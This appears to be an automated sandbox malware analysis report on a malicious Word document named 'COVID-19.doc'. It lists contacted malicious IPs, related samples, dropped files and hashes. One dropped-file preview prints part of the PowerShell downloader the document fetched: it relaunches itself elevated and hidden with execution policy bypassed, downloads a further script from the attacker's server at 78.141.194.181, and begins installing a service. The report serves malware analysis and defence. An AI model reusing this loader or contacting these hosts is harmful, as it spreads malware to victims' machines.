http://78.141.194.181/s34987435987.txtx	powershell.exe, 00000004.00000002.794647491.0000000004979000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://78.141.194.181/d5698723	COVID-19.doc	false	• Avira URL Cloud: safe	unknown
http://78.141.194.181/d569872345345.txt$$	COVID-19.doc	false	• Avira URL Cloud: safe	unknown
http://78.141.194.181/s34987435987.txt7C:	edb.log.6.dr	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000002.00000002.705342342.0000000004ED1000.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.793030596.0000000004651000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000002.00000003.696878950.0000000000F48000.00000004.00000001.sdmp, powershell.exe, 00000002.00000002.705793557.0000000005012000.00000004.00000001.sdmp, powershell.exe, 00000004.00000003.745071081.00000000087C1000.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.793857324.0000000004794000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
78.141.194.181	unknown	France		20473	AS-CHOOPAUS	true
45.67.229.125	unknown	Moldova Republic of		200019	ALEXHOSTMD	true
216.239.32.21	unknown	United States		15169	GOOGLEUS	false

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	341993
Start date:	20.01.2021
Start time:	10:29:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COVID-19.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@30/27@1/4
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 94.4% (good quality ratio 87.3%) • Quality average: 81.3% • Quality standard deviation: 29.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 13.64.90.137, 52.147.198.201, 104.43.139.144 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): skypedataprdcoleus16.cloudapp.net, skypedataprdcolwus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolcus16.cloudapp.net, watson.telemetry.microsoft.com • Execution Graph export aborted for target powershell.exe, PID 5108 because it is empty • Execution Graph export aborted for target wscript.exe, PID 4248 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:31:05	API Interceptor	86x Sleep call for process: powershell.exe modified
10:31:42	API Interceptor	2x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
78.141.194.181	COVID-19.doc	Get hash	malicious	Browse	• 78.141.194.181/d569872345345.txt
216.239.32.21	SWIFT Payment DOOEL EUR 74,246.41 20210101950848.exe	Get hash	malicious	Browse	• www.newbharatbakery.com/isub/?E6A=o8h88w7XVdxJ1uTDCp2NNRsrvJTuuHH9IllpA/1CkKx1rkqoN6C5GfVTprRt41jTNm/GQOr9jg==&oPqLWR=dVbHu890-L10
	SpreadSheets.exe	Get hash	malicious	Browse	• ipecho.net/plain
	PO2364#FD21200.exe	Get hash	malicious	Browse	• www.skaizenpharma.com/p95n/?OVolpd=5FRBa94U2t0LNNIxEBtFHFm4QSzJU+Ps4gWIya5iW8k+rx7igyabcstI9kjJaJ0do6bGo58SHg==&lhv0-=H0DTRrWxUjUx2Z
	1gEpBw4A95.exe	Get hash	malicious	Browse	• myexternalip.com/raw

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.Packed.140.27461.exe	Get hash	malicious	Browse	• ipecho.net/plain
	SecuriteInfo.com.BehavesLike.Win32.Trickbot.gm.exe	Get hash	malicious	Browse	• myexternalip.com/raw
	vJHWQgfJ23.exe	Get hash	malicious	Browse	• myexternalip.com/raw
	25.12.2020_Bel26.docx	Get hash	malicious	Browse	• ipinfo.io/84.17.52.74/country
	25.12.2020_Bel82.docx	Get hash	malicious	Browse	• ipinfo.io/84.17.52.74/country
	Bel_61.docx	Get hash	malicious	Browse	• ipinfo.io/84.17.52.74/country
	JP8MnQgsOD.exe	Get hash	malicious	Browse	• ipinfo.io/ip
	30.11.2020_Pazartesi_51.docx	Get hash	malicious	Browse	• ipinfo.io/84.17.52.25/country
	30.11.2020_Pazartesi_51.docx	Get hash	malicious	Browse	• ipinfo.io/84.17.52.25/country
	EME_PO.39134.xlsx	Get hash	malicious	Browse	• www.fountaintriokc.com/mz59/?VrGd-0=QwUSBIuSE+Ofv6f/rqUdjwp6IkOfWoNuaQrUy5Rb/p4HOL6Y01yqVfQosEMy3LhwXy2Auw==&MDKtU=Jxotsl4pOvw
	sP6iCH7OJG.exe	Get hash	malicious	Browse	• ipinfo.io/json
	cQ8245rmPr.exe	Get hash	malicious	Browse	• myexternalip.com/raw
	EnklyRDCVr.exe	Get hash	malicious	Browse	• ipecho.net/plain
	ciechgroup-551288_xls.HtMl	Get hash	malicious	Browse	• svgur.com/i/G6D.svg
	leMWyHq3i0.exe	Get hash	malicious	Browse	• ipinfo.io/ip
	c7.xlsm	Get hash	malicious	Browse	• ipinfo.io/json

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ifconfig.me	obaphx.exe	Get hash	malicious	Browse	• 216.239.32.21
	obaphx.exe	Get hash	malicious	Browse	• 216.239.32.21
	mmhXZ5ovM9.exe	Get hash	malicious	Browse	• 216.239.32.21
	PO23294248429.exe	Get hash	malicious	Browse	• 216.239.32.21
	CECn9xwtYd.exe	Get hash	malicious	Browse	• 216.239.32.21
	Purchase Order.exe	Get hash	malicious	Browse	• 216.239.32.21
	http://UeR.ReiyKiQ.ir/download.exe	Get hash	malicious	Browse	• 216.239.32.21
	http://ero.bckl.ir/download.exe	Get hash	malicious	Browse	• 216.239.32.21
	key.exe	Get hash	malicious	Browse	• 216.239.32.21
	4ae27e2f7dc64c	Get hash	malicious	Browse	• 216.239.32.21
	d118cec4f2e457	Get hash	malicious	Browse	• 216.239.32.21
	e0f63b5d4abf7d	Get hash	malicious	Browse	• 216.239.32.21
	COMPANY PROFILE.doc	Get hash	malicious	Browse	• 216.239.32.21
	http://kecforging.com/products/cara.exe	Get hash	malicious	Browse	• 216.239.32.21
	Product Specifications.doc	Get hash	malicious	Browse	• 216.239.32.21
	INQ No REF1500-2019.doc	Get hash	malicious	Browse	• 216.239.32.21
	6cea111a5979b9	Get hash	malicious	Browse	• 216.239.32.21
	2be662ee79084035914e9d6a6d6be10d.png	Get hash	malicious	Browse	• 216.239.32.21
	35Requst for Quote.exe	Get hash	malicious	Browse	• 216.239.32.21

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	im.vector.app.apk	Get hash	malicious	Browse	• 172.217.20.234
	Payment list.xlsx	Get hash	malicious	Browse	• 34.102.136.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2021 DOCS.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	0f9zzITIbk.exe	Get hash	malicious	Browse	• 34.102.136.180
	inquiry PR11020204168.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	insz.exe	Get hash	malicious	Browse	• 34.102.136.180
	RE.exe	Get hash	malicious	Browse	• 34.102.136.180
	4892.htm	Get hash	malicious	Browse	• 172.217.22.225
	_#Ud83d#Udcde_frances@viaseating.com.htm	Get hash	malicious	Browse	• 34.87.210.235
	4892.htm	Get hash	malicious	Browse	• 142.250.18 0.161
	SecuriteInfo.com.Trojan.PackedNET.509.28611.exe	Get hash	malicious	Browse	• 34.102.136.180
	SecuriteInfo.com.Trojan.PackedNET.509.17348.exe	Get hash	malicious	Browse	• 34.102.136.180
	demo.js	Get hash	malicious	Browse	• 142.250.18 0.161
	demo.js	Get hash	malicious	Browse	• 142.250.18 0.161
	Details...exe	Get hash	malicious	Browse	• 34.102.136.180
	PO-RY 001-21 Accuri.jar	Get hash	malicious	Browse	• 34.102.136.180
	NEW AGREEMENT 19 01 2021.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	Release Pending messages on account.html	Get hash	malicious	Browse	• 142.250.18 0.161
	Soa.doc	Get hash	malicious	Browse	• 34.102.136.180
	9oUx9PzdSA.exe	Get hash	malicious	Browse	• 34.89.33.35
AS-CHOOPAUS	COVID-19.doc	Get hash	malicious	Browse	• 78.141.194.181
	insz.exe	Get hash	malicious	Browse	• 141.164.40.157
	9oUx9PzdSA.exe	Get hash	malicious	Browse	• 207.246.80.14
	3KvCNpcQ6tvwKr5.exe	Get hash	malicious	Browse	• 45.76.199.220
	Details for bookings.exe	Get hash	malicious	Browse	• 107.191.37.252
	CQcT4Ph03Z.exe	Get hash	malicious	Browse	• 137.220.48.181
	Details here.exe	Get hash	malicious	Browse	• 107.191.37.252
	Carta de pago.exe	Get hash	malicious	Browse	• 207.148.72.173
	SCAN_20210115140930669.exe	Get hash	malicious	Browse	• 139.180.14 2.220
	EED7.exe	Get hash	malicious	Browse	• 207.246.80.14
	G4Q6P4rcer.exe	Get hash	malicious	Browse	• 137.220.48.181
	XdzlrPkDsI.exe	Get hash	malicious	Browse	• 136.244.98.158
	fil1	Get hash	malicious	Browse	• 66.42.126.73
	Mv Tiger Flame.xlsx	Get hash	malicious	Browse	• 137.220.48.181
	J0OmHIagw8.exe	Get hash	malicious	Browse	• 45.77.226.209
	DTwcHU5qyI.exe	Get hash	malicious	Browse	• 137.220.48.181
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 45.32.95.179
	BSL 21 PYT.xlsx	Get hash	malicious	Browse	• 137.220.48.181
	20210111140930669.exe	Get hash	malicious	Browse	• 139.180.14 2.220
	H56P7iDwnJ.doc	Get hash	malicious	Browse	• 207.148.24.55
ALEXHOSTMD	YuDMWyldWb.exe	Get hash	malicious	Browse	• 176.123.10.30
	Request for Quotation_1-06-21__dutchmen_ #25288_excelelx.exe	Get hash	malicious	Browse	• 45.67.229.38
	OVl2ydWZDb	Get hash	malicious	Browse	• 213.226.10 0.140
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 213.226.10 0.140
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 213.226.10 0.140
	update_2021-01-02_17-23.exe	Get hash	malicious	Browse	• 176.123.6.176
	OhGodAnETHlargementPill.sfx.exe	Get hash	malicious	Browse	• 45.67.229.182
	o5oNiZzC2b.exe	Get hash	malicious	Browse	• 176.123.6.176
	OCC-221220-TBU1XAT7X4.xls	Get hash	malicious	Browse	• 45.142.212.128
	xTWBTe8Yz3.exe	Get hash	malicious	Browse	• 176.123.2.251
	xG4rjYxzCT.dll	Get hash	malicious	Browse	• 45.67.229.97
	svhost.ps1	Get hash	malicious	Browse	• 176.123.8.228
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 176.123.0.55
	IW2g2rzW9x.exe	Get hash	malicious	Browse	• 176.123.9.138
	http://www.4413044130.stormletpet.com./UEt1c3RAc29mdHNvdXJjZS5jby5ueg==#aHR0cHM6Ly9vaGlzLm5nL29mZmljZS9vZjI/L1BLdXN0QHNvZnRzb3VyY2UuY28ubno=	Get hash	malicious	Browse	• 176.123.0.55
	OrM0pS5PdK.exe	Get hash	malicious	Browse	• 45.67.229.13

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	hffMSxRxrO.exe	Get hash	malicious	Browse	• 45.67.229.13
	uUYx0SUnV5.exe	Get hash	malicious	Browse	• 45.67.229.13
	jocniwuamG.exe	Get hash	malicious	Browse	• 45.67.229.13
	v3ARXpc5fv.exe	Get hash	malicious	Browse	• 45.67.229.13

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	1.2338110237198683
Encrypted:	false
SSDEEP:	96:+rTtiFq8ZhMOLUshNOn3TZh2XvOLUsCNOTjOkNf8Zm8ZEiv:ksogZ2ZdOOfjS
MD5:	655E69432F4BB520E935E4AD133959CC
SHA1:	B03CC64E540A54D9FDA8DA009397B73CB441F483
SHA-256:	3B1739AE96A45596B7464F47DF41FC5BC13E037ED33F04D255C788320165519A
SHA-512:	AD70586C5F928369B18F65A0EFFA204560658789B11E477A9E17DA499D80238DAF20349DFCB1F467DF23E707138257CD1B11267BF996420AE3320645B8975C05
Malicious:	false
Preview:	.....:{..(.....*....y!..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*....y!.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x0a413005, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09583166594308014
Encrypted:	false
SSDEEP:	12:Ev0+9k1O4bllXg8KSv0+9k1O4bllXg8K:togLog
MD5:	2147A4BA5A3B6D985B3DDFA5636859E1
SHA1:	4D65B30E8251823BA994FFDBD0933E934BF3DF02
SHA-256:	CF4219AFB18DE7BFFE5BB0D82F7539C225BE5F8C8DC30D63F1E25B582561240C
SHA-512:	17465F558BE4271B3F3D79D4790BDC41A934B077656599AD35C0D4E21B9B1165F95C2EA123F1CD7DB9EF3245DC85D86AC68A298AFD89CBF21847A04D6E22D0
Malicious:	false
Preview:	.A0.... .....e.f.3...w.....&.....w..*....y..h.(.....3...w.....B.....@..... ....3...w..... .....|\^.*....y.....F...*....y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.11187021931662426
Encrypted:	false
SSDEEP:	3:x/7EvPCTIl/bJdAtiiCT/oll:x/iCIt4jCTA
MD5:	54D14AF16FB2CA5188B3B762BB7979B0
SHA1:	49E8E55B2CCBC94AB6347DE7E8417B437D12F9B2
SHA-256:	3C1C5676817ED4262A9670701E59E1C61BD11089A414673F96265008655E5B79

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
SHA-512:	D67C5BAC609884C53EDE81983BFAB017B82A8EDAD2F57CCC808957270D0CEBD0481349ED5190DAE34D8E0093201EB66B27D6F1B428173156B2EDB76EB1C3C AD
Malicious:	false
Preview:	`..5.....3...w..*...y.....w.....w.....w....:O....w.....F...*...y..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{DB96EF63-FF50-4F07-B9F6-FD0B9439C462}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\d569872345345[1].txt	
Process:	C:\Windows\SysWOW64\wscript.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	1447
Entropy (8bit):	5.2641765089103165
Encrypted:	false
SSDEEP:	24:B2hmZrhzxyzTsSN9WSEDhgFsf81iem3fPb2QGKJmEP8Lz6XGy6V:l/xAsfSEDhgFc2iemPPbJaEPQzhnV
MD5:	9C0E8594784CC219239DF1906495C0F9
SHA1:	CD83A127C63B595C1D0772AFCBBC361B18BDC65D
SHA-256:	5374E582A5A0D2F1A28E9E93CE7D619C018DA3AAD1D3E232E30163232AF74B7E
SHA-512:	D750385EEE0600314D00CF785F2C2734CFD857C9E3E66D681936301CBAF2F29A017165B0824A7C03BF28587874DB25FE99943D2DB568960DF29D80F98E13105A
Malicious:	false
Yara Hits:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\d569872345345[1].txt, Author: Florian Roth
IE Cache URL:	http://78.141.194.181/d569872345345.txt
Preview:	param([Int32]$adminRights = 0).if($adminRights -eq 0).{..$args = '-ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File "' + $M yInvocation.InvocationName + '" -adminRights 1'..$runned = $false..while(-not $runned)..{...Try...{....Start-Process -FilePath "powershell.exe" -ArgumentList $args -Win dowStyle Hidden -Verb RunAs....$runned = $true...}...Catch...{...}..}.} .else {. $OSArchitecture = (Get-WmiObject -Class Win32_OperatingSystem \| Select-Object OSArchitecture -ErrorAction Stop).OSArchitecture. if ($OSArchitecture -Eq '64-bit') {. $ppshome = 'C:\Windows\SysWOW64\WindowsPowerShell\v1.0'. } else {. $ppshome = 'C:\Windows\System32\WindowsPowerShell\v1.0'. }.. $url = "http://78.141.194.181/s34987435987.txt".. $dstFile = [System.IO.Path]::GetR andomFileName() + '.ps1'. $file = $ppshome + '\' + $dstFile.. Import-Module BitsTransfer. Start-BitsTransfer -Source $url -Destination $file.. $service = 'sc

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8309
Entropy (8bit):	4.858741987165529
Encrypted:	false
SSDEEP:	192:Axoe5FVsm5emdgdVFn3eGOVpN6K3bkkjo5igkjDt4iWN3yBGHc9smUjdcU6CupOC:kEdVoGIpN6KQkj2Zkjh4iUxgpib4J
MD5:	A1B380E20D97DC92053ADA0D7FF86B1B
SHA1:	258A9B538055B68FEC01FBFA2B9C0B5C2EEA76F1
SHA-256:	FA196A087B05DF4494E4551FC811EC4459572913EB92D5FC9FFDFAE3FF17E639
SHA-512:	A43143DF1D6BF028B829404F8D567D5CB4E2A5A1F726CFDB5D89229D54E9A80781732C29987409894F603BDAE49FA733AF465B31A2B7B3FA8111B6EF506CA5D/
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Preview:	PSMODULECACHE.....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ...fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scr ipt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule... .....Find-Module.....Find-RoleCapability.....Publish-Script.....T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1* .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	20824
Entropy (8bit):	5.620475197980355
Encrypted:	false
SSDEEP:	384:AtPfXPwV9etYYZks0P02pR8nkSBRMnXHnccsjcGPqIPD2eI49xSa5jWgVym/xJo9:hYisU6k4RMX8VQGiii1WpiX+Jo9
MD5:	A66B9C5EA955B7CEAE4B61D8CF649A8E
SHA1:	B3AA6DD2E94DB27E2795BF136385178C82541D4F
SHA-256:	6B4FBE053A7588BC716887563CF9E37221C6035920BECEE3DBCDE0D57C9A279D
SHA-512:	B4D0381D096A23D48A59D7608220B09ECA891450544B66D173861AD68FF7D839AA5EC1A3F67EBAF5F99C21EEAA4A7F7C8F5C970921CEDEE75739D91172355E0
Malicious:	false
Preview:	@...e.....K.9.*....'.....@.....H.....<@.^.L."My...:H..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)M.....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f....j.. .....System.Management...4.....].D.E.....#.....System.Data.<.....):gK..G...$.1.q.....System.ConfigurationH..... ....H..m)aUu.....Microsoft.Powe rShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.P.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1. .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	170164
Entropy (8bit):	4.36684997290107
Encrypted:	false
SSDEEP:	1536:fv0WZ5LzolWWpFpKKHAeedydju4HTbTuo+o5aQxJudUl9yhQL3oKmmy:fcqg8WpFpKKHHedydFeo+oQLUlPoK0
MD5:	122A0A4C7C046C176AB6DB101AD18165
SHA1:	F73D7FA4E1C6F2BA9BB7CCE176530C31BCAD1088
SHA-256:	49D609F70DD72226B8A8C8DFA9FED95E29A0351F7FAE4915D0D8F0B011C92B86
SHA-512:	E0E56500F38D6772DBD22E5947CDCF759037F9C51EC5F337DD4FE668B33BFC98C419A012D78940DAE004DC3476689C54CD7426559AD39DB28D3814567C1975C
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9..4:...:..:..`:...;.. (<...<...<..T=...=...>...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....l...B.....$..... .....x...l.....T..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2b2zdnjw.tgz.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fhkzhmez.maj.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fhkzhmez.maj.psm1	
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mmgpy3a4.cbw.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pjrgunro.pw2.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\COVID-19.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:50 2020, mtime=Wed Jan 20 08:30:44 2021, atime=Wed Jan 20 08:30:41 2021, length=411136, window=hide
Category:	dropped
Size (bytes):	2090
Entropy (8bit):	4.709359334679344
Encrypted:	false
SSDEEP:	24:8l2W/ahg/YE+BVAAbOnl+Dc7aB6myl2W/ahg/YE+BVAAbOnl+Dc7aB6m:8P/M+AlB6pP/M+AlB6
MD5:	9A8424B72F27D539FE6889E93E0179B7
SHA1:	96026EC03E024DAE3AE2AD2F17762CBC7E1CDDE6
SHA-256:	58AD9FBDCB94F9FC615E650C5DD3A33205A4F340756505FCBD3F430FF787DF9D
SHA-512:	2BE61A06A97016367BB1EDB1470E9A5761088AAC5417FC9F920162FABC0BAE9E2ED78EAF19999C32FF6296FA0221B08A8F874F0F248A9AC329BFAFF032F983A4
Malicious:	false
Preview:	 L.....F.... ....;.R.....q.....F.....P.O. ..:i.....+00.../C:\.....x.1.....N....Users.d.....L..4R.K.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....P.1.....>Q{<..user.<.....N..4R.K....#J.....k...j.o.n.e.s.....~.1.....>Q|<..Desktop.h.....N..4R.K.....Y.....>.....B..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.7.6.9.....f.2..F..4R.K .COVID-19.doc..J.....>Qz<4R.K.....V.....W...C.O.V.I.D.-.1.9...d.o.c.....R.....-.....Q.....>.S.....C:\Users\user\Desktop\COVID- 19.doc..#.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.O.V.I.D.-.1.9...d.o.c.....:.,.LB.)...As...`.....X.....648351.....!a..%.H.VZAj.....!a..%.H.VZAj..... ...1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	62
Entropy (8bit):	4.344717181690711
Encrypted:	false
SSDEEP:	3:M1DxFu4o+oxFu4omX1DxFu4ov:M/jqjVjy
MD5:	F63AF074E210140025C91FB35C1FBC43
SHA1:	63341061EB572C4D72AA6486843692E86ABE62FD
